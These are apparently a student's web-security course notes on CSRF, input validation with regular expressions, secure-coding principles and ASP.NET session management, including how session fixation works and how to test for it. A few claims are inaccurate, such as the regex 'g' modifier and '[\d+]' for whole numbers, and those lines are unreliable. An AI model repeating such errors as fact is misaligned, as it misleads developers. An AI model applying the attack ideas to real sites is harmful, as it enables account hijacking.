CSRF is a client-side attack that forces an end user to execute unwanted actions on a web application where they are currently authenticated. It is also known as XSRF, Sea Surf, or Session Riding.

CSRF Explained

Attackers typically employ social engineering tactics, such as emails or links, to trick victims into sending a forged request to a server.
Since the user is already authenticated, the application cannot distinguish between a legitimate request and a forged one

Examples:

Example Scenario:
Consider a banking website (RichBank) that allows fund transfers.
If a user is authenticated on the bank's website and visits a malicious site containing a form to transfer money, clicking the submit button can result in a $100 transfer to a malicious user.
Mechanism:
The evil website cannot see the user's cookies but can send a request that includes the user's cookies associated with the bank. This results in the bank processing a request that appears legitimate.

CSRF Vs XSS

- CSRF is limited to the actions victims can perform, while XSS can execute scripts, enlarging the range of actions an attacker can perform.
- XSS only requires a vulnerability, while CSRF necessitates user interaction with a malicious page or link.
- CSRF can only send HTTP requests and cannot view responses, whereas XSS can both send and receive requests and responses.

CSRF Prevention

Use Anti-Forgery Tokens:

- In ASP.NET Core, anti-forgery tokens are included in applications by default for page forms.
- Two values are sent to the server with each POST request:
    - One as a browser cookie
    - The other as form data
- The server requires both values to be valid for the request to proceed, ensuring that requests come directly from the client, not from external sources.

Implementation in ASP.NET Core:

- For Razor Pages:

```
<form method="post">
  @Html.AntiForgeryToken()
</form>
```

- For other ASP.NET Core applications, add the Microsoft.AspNetCore.Antiforgery package and register services manually.
- To enforce token validation, specify the AutoValidateAntiforgeryToken attribute in your controller.

L03 | Secure Coding Techniques

Introduction to Secure Coding Techniques


Inherent Challenges

- Perfect security in software is unattainable due to the complexity of modern systems and ever-evolving attack methods.
- Eliminating all vulnerabilities is impractical, but developers can aim for secure and reliable software by minimizing risks.

How can this goal be achieved:

- Developers need to be aware of current software security issues.
- Developers and project managers can use automated solutions to check software code to ensure security and reliability.

Security Guidelines of secure coding techniques



- There are many good coding practices available from Microsoft, Oracle, and other large and small software providers on the Internet that provide excellent direction on securing your code

In this module, we learn three approaches to encourage secure coding practices:

1. CWE/SANS top 25 software errors | Covers critical software errors and weaknesses
2. OWASP secure coding practices checklist
3. MITRE ATT&CK | Framework for threat analysis and security planning.

CWE/SANS Top 25 Software Errors

The purpose of the CWE/SANS top 25 software errors is to identify the fundamental security errors in code, it explores the failures in programming that promote security weaknesses and criminal exploitation.

Common Weakness Enumeration | CWE

The CWE helps developers and security practitioners to:

- **Describe and discuss** software and hardware weaknesses in a common language
- **Check for weakness** in existing software and hardware products
- **Evaluate coverage of tools** targeting these weaknesses
- Leverage a **common baseline standard** for weakness identification, mitigation and prevention effort
- Prevent software and hardware vulnerabilities prior to deployment

Common Weakness Scoring System | CWSS

The CWSS provides a mechanism for prioritizing software weaknesses in a consistent, flexible and open manner.

- It is collaborative, community-based effort that is addressing the needs of its stakeholders across government, academia and industry

Scoring Metric groups, within these groups there are multiple metrics/factors:

- Base Finding
    - captures the inherent risk of the weakness, confidence in the accuracy of the finding, and strength of controls.
    - Factors include Technical impact, acquired privilege, acquired privilege layer, internal control effectiveness, finding confidence
- Attack Surface
    - The barriers that an attacker must overcome in order to exploit the weakness.
    - Factors include Required privilege, required privilege layer, access vector, authentication strength, level of interactions, deployment scope
- Environmental
    - characteristics of the weakness that are specific to a particular environment or operational context
    - Factors include Business impact, likelihood of discovery, likelihood of exploit, external control effectiveness, prevalence

Score ranges from 0 to 100, each subscore from the metric groups are multiplied together

One of the errors is **Improper Input Validation**

Software Error | Improper Input Validation

When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application.
Improper input validation leads to:

- Unintended input resulting in altered control flow or code execution
- SQL injection attack
- Buffer overflow attack

Examples include:

- Uploading a file that has no .pdf or .zip extension
- Uploading a file larger than 100kb
- Accepting special characters as userID during registration

Input validation can also be known as data validation, it is the proper testing of input supplied by users or applications. This can prevent improperly formed data from entering the information system.
Validate all Inputs

- File content by allowing only a certain type such as .pdf, .gif, .jpg
- All input from all sources must be carefully validated
- Limit maximum input character length
- Check boundary of integer inputs
- Make sure to encode and encodings are legal & decoded results are legal
- Aware of various data type and input sources watching out for special characters

Types of input validation implementation

1. Classification strategy | Input Filtering
   User input can be classified using either blacklisting or whitelisting
2. Validation outcome
   User input identified as malicious can either be rejected or sanitized

Prevention via Input Filtering

A decision making process that leads either to the acceptance or the rejection of input based on predefined criteria.
Acceptable inputs will be processed while unwanted inputs are blocked.

Two major approach to input filtering

1. Whitelist
   Allowing only the known good characters. E.g. a-z,A-Z,0-9 are known good characters in the whitelist and are hence accepted by the filter
2. Blacklist
   Allowing anything except the known bad characters. E.g. <,/,> are known bad characters in the blacklist and are hence blocked by the filter

Blacklisting - Allowing everyth except..

perform validation by defining a forbidden pattern that should not appear in user input.

- If a string matches this pattern, it is then marked as invalid
    - An example would be to allow users to submit custom URLs with any protocol except javascript : e.g javascript:alert (...) ;

Drawbacks of blacklisting

Complexity

- Accurately describing all malicious inputs is very complex
- The example described above could not be successfully implemented by simply searching for the substring "javascript"
    - would miss strings of the form "Javascript:" (where the first letter is capitalized)
    - "javascript:" (where the first letter is encoded as a numeric character reference). Ascii where 106 represent ‘j’

Staleness

- A new feature not included in the blacklist
    - E.g HTML validation blacklist develop before introduction of some attributes can fail to stop an attacker
- web development is made up of many different technologies that are constantly being updated.

Whitelisting - opposite of blacklisting

Instead of defining a forbidden pattern, a whitelist approach defines an allowed pattern and marks input as invalid if it does not match this pattern.

E.g.

- validate usernames that allows only lowercase, numerals and min 3 and max 16 chars
- Use regular expression : ^[a-z0-9_]{3,16}$

Whitelisting Vs Blacklisting

When building secure software, whitelisting is the recommended minimal approach.
This is because blacklisting is prone to error and can be bypassed with various evasion techniques. However, it can be useful to help detect obvious attacks. (e.g keywords like <script> in the input textbox)

Usage of

- Whitelisting helps limit the attack surface by ensuring data is of the right semantic validity.
- Blacklisting helps detect and potentially stop obvious attacks.

Regular expression

Regular expressions are powerful tools for defining and enforcing patterns in input data. In secure coding, they are crucial for **input validation** and **sanitization**, helping to prevent common vulnerabilities like **SQL injection**, **cross-site scripting (XSS)**, and **malformed data entries**.

Within regex there are many characters with special meanings known as **Metacharacters**

- Star (*) which matches any number of instances
    - /ab*c/ => 'a' followed by zero or more 'b' followed by 'c'
- Plus (+) which means matches at lease one instance
    - /ab+c/ => 'a' followed by 1 or more 'b' followed by 'c'
- Question Mark (?) which means matches zero or one instance
    - /ab?c/ => 'a' followed by 0 or 1 'b' followed by 'c'

More flexibility: match a character a specific number or range of an instance

- {x} which will match x number of instances
    - /ab{3}c/ => abbbc
- {x,y} which will match between x and y instances
    - /a{2,4}bc/ => aabc or aaabc or aaaabc
- {x, } which will match x+ instances
    - /abc{3,}/ => abccc or abccccccc or abcccccccc
- dot (.) which is a wildcard character that matches any character except new line
    - /a.c/ => 'a' followed by any character followed by 'c'
- Combine metacharacters
    - /a.{4}c/ => 'a' followed 4 instances of any character followed by 'c' so will match

      addddc
      Afgthc
      ab569c

Alternative Matching

Match this or this using a vertical bar |

/(human|mouse|rat)/ => any string with human or mouse or rat

Metacharacter

character class is a list of characters within '[]'. It will match any single character within the class. Brackets are used to find a range of characters.

- /[wxyz1234\t]/ => any of the eight.
- a range can be specified with '-'
    - /[w-z1-4\t]/ => as above
- to match a hyphen it must be first in the class
    - /[-a-zA-Z]/ => any letter character or a hyphen
- negating a character with '^' /[^z]/ => any character except z
    - /[^abc]/ => any character except a or b or c

Metacharacter	Description
.	Find a single character, except newline or line terminator
\w	Find a word character
\W	Find a non-word character
\d	Find a digit
\D	Find a non-digit character
\s	Find a whitespace character
\S	Find a non-whitespace character
\b	Find a match at the beginning/end of a word, beginning like this: \bHI, end like this: HI\b
\B	Find a match, but not at the beginning/end of a word
\0	Find a NULL character
\n	Find a new line character
\f	Find a form feed character
\r	Find a carriage return character
\t	Find a tab character
\v	Find a vertical tab character

Commonly used metacharacters

- \d => any digit [0-9]
- \w => any “word” character [A-Za-z0-9_]
- \s => any white space [\t\n\r\f]

- \D => any character except a digit [^\d]
- \W => any character except a “word” character [^\w]
- \S => any character except a white space [^\s]

- Can use any of these in conjunction with quantifiers,
    - /\s*/ => any amount of white space

Examples

- Only digits (min 4 max 6 chars)
    - [0-9]{4,6}
- Only lowercase, Uppercase, Numeras (min 4 max 10 chars)
    - [a-zA-Z0-9]{4,10}
- Only Decimal
    - [1-9]\d*(\.\d+)? ➔ 898.4
- Only whole numbers
    - [\d+]

Anchoring a pattern

Syntax: /pattern/modifier

- Pattern
  - Start indicator caret "^" (shift 6) marks the beginning of string
  - End indicator dollar "$" marks end of the search pattern
    - Example : ^[a-z0-9_]{3,16}$
- Modifier
  - Modifiers are used to perform case-insensitive and global searches

Modifier	Description
g	Perform a global match (find all matches rather than stopping after the first match)
i	Perform case-insensitive matching
m	Perform multiline matching

^^ Modifiers can be combined

E.g


/nanyang/g ➔ no matches (g matches exact word)
/nanyang/i ➔ match "Nanyang" (case in-sensitive)
/nanyang/m ➔ match the first occurrence of Nanyang

Form Validation

Client side | Javascript, jQuery

- Have to be dependent on browser and scripting language support.
- Considered convenient for users as they get instant feedback.
- The main advantage is that it prevents a page from being postback to the server until the client validation is executed successfully.

```
<!DOCTYPE html>
<html>
<body>

<p>Example - global modifier</p>

<button onclick="myFunction()">Try it</button>

<p id="demo"></p>

<script>
function myFunction() {
  var str = "Nanyang Polytechnic SIT \nNanyang";
  var regx = /Nanyang/g;
  var result = str.match(regx);
  document.getElementById("demo").innerHTML = result;
}
</script>

</body>
</html>
```



Server side

- Uses ASP.NET control validators
- For developer point of view server side is preferable because not dependent on browser and scripting language.

- Password complexity :

/^(?=.*\d)(?=.*[a-z])(?=.*[A-Z])(?=.*[^a-zA-Z0-9])(?!.*\s).{8,15}$/

  - (?=.*\d) : at least a digit
  - (?=.*[A-Z]) : at least an uppercase letter
  - (?=.*[a-z]) : at least a lowercase letter
  - (?=.*[^a-zA-Z0-9]) : at least a special char
  - (?!.*\s) : no spaces
  - {8,15} : between 8 t 15 chars

Email

```
/^\w+[\+\.\w-]*@([\w-]+\.)*\w+[\w-]*\.([a-z]{2,4}|\d+)$/i
```

/ = Begin an expression
^ = The matched string must begin here, and only begin here
\w = any word (letters, digits, underscores)
+ = match previous expression at least once, unlimited number of times
[] = match any character inside the brackets, but only match one
\+\. = match a literal + or .
\w = another word
- = match a literal -
* = match the previous expression zero or infinite times
@ = match a literal @ symbol
() = make everything inside the parentheses a group (and make them referencable)
[] = another character set
\w- = match any word or a literal -
+ = another `1 to infinity` quantifier
\. = match another literal .
* = another `0 to infinity` quantifier
\w+ = match a word at least once
[\w-]*\. = match a word or a dash at least zero times, followed by a literal .
() = another group
[a-z]{2,4} = match lowercase letters at least 2 times but no more than 4 times
| = "or" (does not match pipe)
\d+ = match at least 1 digit
$ = the end of the string
/ = end an expression
i = test the string in a case i nsensitive manner

Security Strategies of Secure coding technique

Security should be built into applications right from the start. Developers, designers, architects and project managers would do well to follow these tried and tested security principles.

The principles are derived from the SD3+C strategies (from Microsoft).

SD³ + C Strategies

Secure by Design

This means that developers follow secure coding best practices and implement security features in their applications to overcome vulnerabilities.

- Ensure that the software design is secured right from the start. Bad software design can make software difficult to secure later

E.g your application handles sensitive data, so you will encrypt the data and protect it from theft and tampering. This consideration to use cryptography in your application is done at the design stage.

Secure by Default

- Least Privilege
    - Users/processes are granted minimal permissions to perform their tasks.
- Defense in depth
    - Layers of security mechanisms are implemented to prevent single points of failure.
- Conservative default settings
    - The development team is aware of the attack surface for the product and minimizes it in the default configuration
- Avoidance of risky default changes
    - To operating system or security settings
- Less commonly used services deactivated by default

Secure in Deployment

This means that applications can be maintained securely after deployment by updating with security patches, monitoring for attacks, and by auditing for malicious users and content.

- Security functions must be easily administered by users.
- Software must be easily patched to allow for security patches, if required.
- In the event of application failure or errors, these events should be logged so that administrators can help resolve the issues.

Secure in Communications

- Secure response
    - Development teams responding promptly to reports of security vulnerabilities and communicate information about security updates.
- Community Engagement
    - Development teams proactively engage with users to answer questions about security vulnerabilities, security updates, or changes in the security landscape.

Security Principles of Secure coding techniques

Minimize attack surface

Reduce potential points of entry from which attackers can take advantage of
Take note of:

- Services running in elevated privilege
- Services that are running by default
- Applications that are running
- Open ports
- Open named pipes
- Accounts with administrative rights
- Files, directories and registry keys with weak access control lists (ACLs)

Employ secure defaults

Most users would choose the defaults when installing your software. Ensure default settings/services are necessary and not exploitable by hackers.

E.g. Windows 2000 installs IIS by default. This allows hackers to attack systems through the IIS

Assume external systems are insecure

For all data that is received from external sources, consider them to be possibly from attackers. Filter these data for validity before allowing them into the system.

Fail safely


Design your program to recover or terminate 'gracefully' upon any form of failure. When the application fails, ensure that data is not lost or disclosed to unauthorized parties.

Remember that security features != security

Use correct security mechanisms to mitigate relevant threats. Software will not be secure because a lot of security mechanisms are implemented.

Never depend on security through obscurity alone

- Always assume that the attacker knows everything you know.
- Obscurity is a useful defense only when it is not the only defense.
- Attackers can easily find information that you try to hide.



L04 | Session Management & Security

HTTP is Stateless

HTTP is a stateless protocol which means:

- HTTP follows a request/response pattern
    - When user request for a certain resource the server responds with the requested resource
- Information is not retained from one request to another, they are independent transactions

Summary of Session Management


A session is used to store information and identity

Client side state management technique

In Client-Side State Management, the state related information will directly get stored on the client-side.

Server side state management technique

In Server-Side State Management all the information is stored in the user memory



Session Management | Server

The server stores information using the session id. However when session_id is obtained they can hijack a user's identity thus it is attractive to hackers.
Session State Variables are available across all pages, but only for a given single session.
There are two main events:

- Session_start()
- Session_End()

```
protected void btnSubmit_Click(object sender, EventArgs e)
{
    Session["UserName"] = txtName.Text;

    Response.Redirect("Home.aspx");
}
```

Typically after a successful authentication users will be redirected to the home page

Example/Demo

Store values to session variable

```
Session.add("ssuser", txtboxloginid.Text);
Or
Session["ssuser"] = txtboxloginid.Text;
```

Retrieve value from session by casting the return value and data type

```
string LoginUser = (String)Session["ssuserName"];
Int loancnt = (int)Session["ssloadcount"];
```

Delete session object | remove specific object

```
Session.Remove("cartvalue")
```

Delete session object | Remove all objects

```
Session.Abandon();
```

Configuring session timeout | Server only

Session timeout is used to automatically terminate a session after a period of inactivity

- Session timeout value can be specified in the web.config file (.net framework)
    - Indicating the time in min of idle before abandonment
- Configure session timeout using <sessionState> attribute

Example

```
<system.web>
  <sessionState timeout="1"> </sessionState>
</system.web>
```

^^ default timeout is 20 mins

How is data stored in Session

InProc Mode

- The default session mode and a value store in web server memory AKA IIS
- Session value stored when server starts and it ends when server is restarted
- Limited to only one server

State Server mode

- Data is stored in a separate server

SQL Server Mode

- Session is stored in database
- Secure mode

Application

The state is maintained throughout until application shuts down, it is shared by all users accessing the application.

- It mainly stores user activity in server memory and application events shown in GLobas.asax file

3 events:

- Application_Start()
- Application_Error()
- Application_End()

Cache

Cache is stored on server side, implements page caching and data caching

- Cache is used to set expiration policies

```
Response.Cache.SetExpiresTime(DateTime.Now.AddDays(1));
```

Session Management | Client

Cookies

A small amount of data is either stored at client side in text file or in memory of the client browser session
Every time a user visits a website, cookies are retrieved from the user machine and help identify the user.

```
// Creating a cookie
myCookie.Values.Add("muffin", "chocolate");
myCookie.Values.Add("babka", "cinnamon");

// Adding Cookie to Collection
Response.Cookies.Add(myCookie);

// Getting Values stored in a cookie
Response.Write(myCookie["babka"].ToString());

// Setting cookie path
myCookie.Path = "/forums";

// Setting domain for a cookie
myCookie.Domain = "forums.geekpedia.com";

// Deleting a cookie
myCookie.Expires = DateTime.Now.AddDays(-1);
```

Within the browser go to chrome -> settings -> privacy and security to view cookies

Persistent cookie

Cookies with an expiration date is known as persistent cookie

- This cookie reaches their end as they're only in use for a set amount of time

```
// Setting a value for the "UserName" cookie and setting its expiration
Response.Cookies["UserName"].Value = "Abhishek";
Response.Cookies["UserName"].Expires = DateTime.Now.AddDays(1); // Expires in 1 day

// Creating a new cookie named "Session"
HttpCookie aCookie = new HttpCookie("Session");

// Setting the value of the "Session" cookie to the current date and time
aCookie.Value = DateTime.Now.ToString();

// Setting the expiration of the "Session" cookie to 1 day from now
aCookie.Expires = DateTime.Now.AddDays(1);

// Adding the "Session" cookie to the response, making it available to the client
Response.Cookies.Add(aCookie);
```

Non Persistent Cookie

A non persistent cookie is a cookie that is not stored in the client's hard drive permanently

- It maintains user information as long as user access or uses the services

Controlstate

Control State is a private state management tool in ASP.NET, intended for storing necessary data specific to a control's functionality.

- It is separate from **ViewState** and remains functional even if **ViewState** is disabled.
    - This helps ensure control-specific data is retained without affecting the page-level state

Hidden field

Hidden Fields store data in the form but are not visible on the browser, making them a simple way to manage state without affecting the user interface.

- While hidden, they are exposed in the URL, which poses security risks as data is easily accessible if someone inspects the network requests or URL.

View State

ViewState is an ASP.NET feature that retains page-level state by storing data in a hashed format. This is enabled by default.

- It stores any type of small data
- Enables and disables page level control
- supports Encryption and Decryption and data/value is stored in hashed format

```
// Check if "UserName" exists in ViewState
if (ViewState["UserName"] != null)
   lblName.Text = ViewState["UserName"].ToString();

// Store "UserName" in ViewState
ViewState["UserName"] = txtUserName.Text;
```

Query String

Query Strings are commonly used for transferring data in URLs. This data is visible in the URL, making it vulnerable to interception, particularly in unsecured networks.

- Unsuitable for important data because of how visible it is

```
// Redirect with Query String
Response.Redirect("ShowStringValue.aspx?Username=" + txtUsername.Text);

// Retrieve Query String value in Page_Load
protected void Page_Load(object sender, EventArgs e)
{
   lbl_display.Text = Request.QueryString["Comment"];
}
```

.Net Core Session Management

In ASP.NET Core, sessions are not enabled by default. Developers need to set up sessions explicitly, using configuration steps across multiple files like Startup.cs or program.cs
The process includes:

1. Create session object to store user data

```
public IActionResult OnPost()
{
    if (ModelState.IsValid)
    {
        HttpContext.Session.SetString("SSName", MyEmployee.Name);
        HttpContext.Session.SetString("SSDept", MyEmployee.Department);
        return RedirectToPage("Confirm");
    }
    return Page();
}
```

2. Configure session settings in Program.cs

```
public void ConfigureServices(IServiceCollection services)
{
    // Other service configurations
    services.AddSession(options =>
    {
        // Configure session options here if needed
    });
    // Other service configurations
}

public void Configure(IApplicationBuilder app, IWebHostEnvironment env)
{
    // Other middleware configurations
    app.UseSession();
    // Other middleware configurations
}
```

3. Retrieving session data in other pages, allowing access to user information across pages within the same section

```
public IActionResult OnGet()
{
    if (!String.IsNullOrEmpty(HttpContext.Session.GetString("SSName")))
    {
        HttpContext.Session.GetString("SSName");
    }
    // Additional code
}
```

Sessions in ASP.NET Core are designed to be short-lived, and they can be configured to expire after a specific period of inactivity.

Identification and Authentication Failures

Identification and authentication failure has been a highlight in the top 10 vulnerabilities of owasp.

Description

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks.

Attack

- Automated Attacks
    - Credential stuffing and bruteforce
- Weak or ineffective recovery mechanism
    - Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Improper storage of passwords
    - Uses plain text, encrypted, or weakly hashed passwords data stores
- Missing or ineffective multifactor authentication

The below 3 attacks are associated to session management:

- Exposing session identifiers in URL
- Reusing session identifiers after login
- Not invalidating session IDs after logout

Authentication and session management usually includes the following:

- Handling user authentication
- Managing active session

Custom authentication and session management schemes are often developed

- Custom schemes are often flawed in various areas such as
    - Logout, password management, timeouts, account updated

This can negatively impact user accounts through compromisation or user sessions get hijacked

Broken authentication and session management prevention

Account credential protection

Strong encryption: Protect account credentials using strong encryption algorithms.
SSL usage: Always use Secure Sockets Layer (SSL) for secure transmission of credential information.

Secure Session ID

Name concealment
Name should not give away details about the purpose and meaning of ID.
Adequate length
Length at least 128 bit to prevent brute force attack
Randomness
Must be random enough to prevent guessing.
No meaningful content
No meaning to the ID to prevent information disclosure attacks
XSS mitigation
Avoid Cross-Site Scripting (XSS) vulnerabilities, as these can be exploited to steal session IDs.

Session Management

Built-in Session Management
Use frameworks or libraries with reliable, built-in session management features (e.g., ASP.NET or ASP.NET Core).
SSL for Session ID
Always use SSL to secure the exchange of session IDs.

Cookies

Secure attribute
Cookies must always be passed using an encrypted tunnel when Secure attribute is set.
HttpOnly attribute
Cookies cannot be accessed by a client side script (XSS attack) when HttpOnly attribute is set

```
Syntax within HTTP response header
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; HttpOnly]
```

Non persistent cookies
Recommended for session management to reduce the attack window if stolen.


Session expiration

Reduce the time sessions remain active to limit the window of opportunity for attackers.

Session Fixation

Session fixation is a specific attack against the session that allows an attacker to gain access to a victim's authenticated session

1. Attacker obtains valid session
   The attacker visits the target website and retrieves a valid session cookie from the server.
2. Session fixation through the victim's browser
   The attacker places the session cookie into the victim's browser by getting the victim to lick on some malicious link
3. Victim logs in
   The victim unknowingly logs into the website using the pre-fixed session cookie.
4. Shared session exploitation
   Both the attacker and victim now share the same session ID. The attacker can use this session to impersonate the victim and perform actions on the website.



Checking session fixation vulnerabilities

1. Browse to application login page and check HTTP response in the proxy for a cookie containing the session ID
2. Note the value of the session ID
3. Sign into the application, check the HTTP response from the application
4. If the response does not issue a new session cookie, then the application may be vulnerable to session fixation

How to prevent session fixation attack

- To generate a new set of session_id or tokens each time a user logs in and invalidate the old ones if any.
- Add additional session_id to circumvent the default behaviours
- Perform session timeout

ASP.NET Session

In ASP.NET, the server creates a cookie named “ASP.NET_SessionId” on the client.

- This cookie value will be checked for every request to ensure the authenticity and identity

Ways of transmitting sessions IDs

- Through a session cookie
- Embedded in the URL | Unsafe and leads to session issues

This “ASP.NET_SessionId” cookie is not deleted upon user log out but has to be explicitly deleted on the logout event which may not be effective due to relying on one cookie, ‘ASP.NET_SessionId,’ anyone who has this cookie can gain access to the account.

To fix this: we will create another cookie known as “AuthToken” that has random a GUID as its value

```
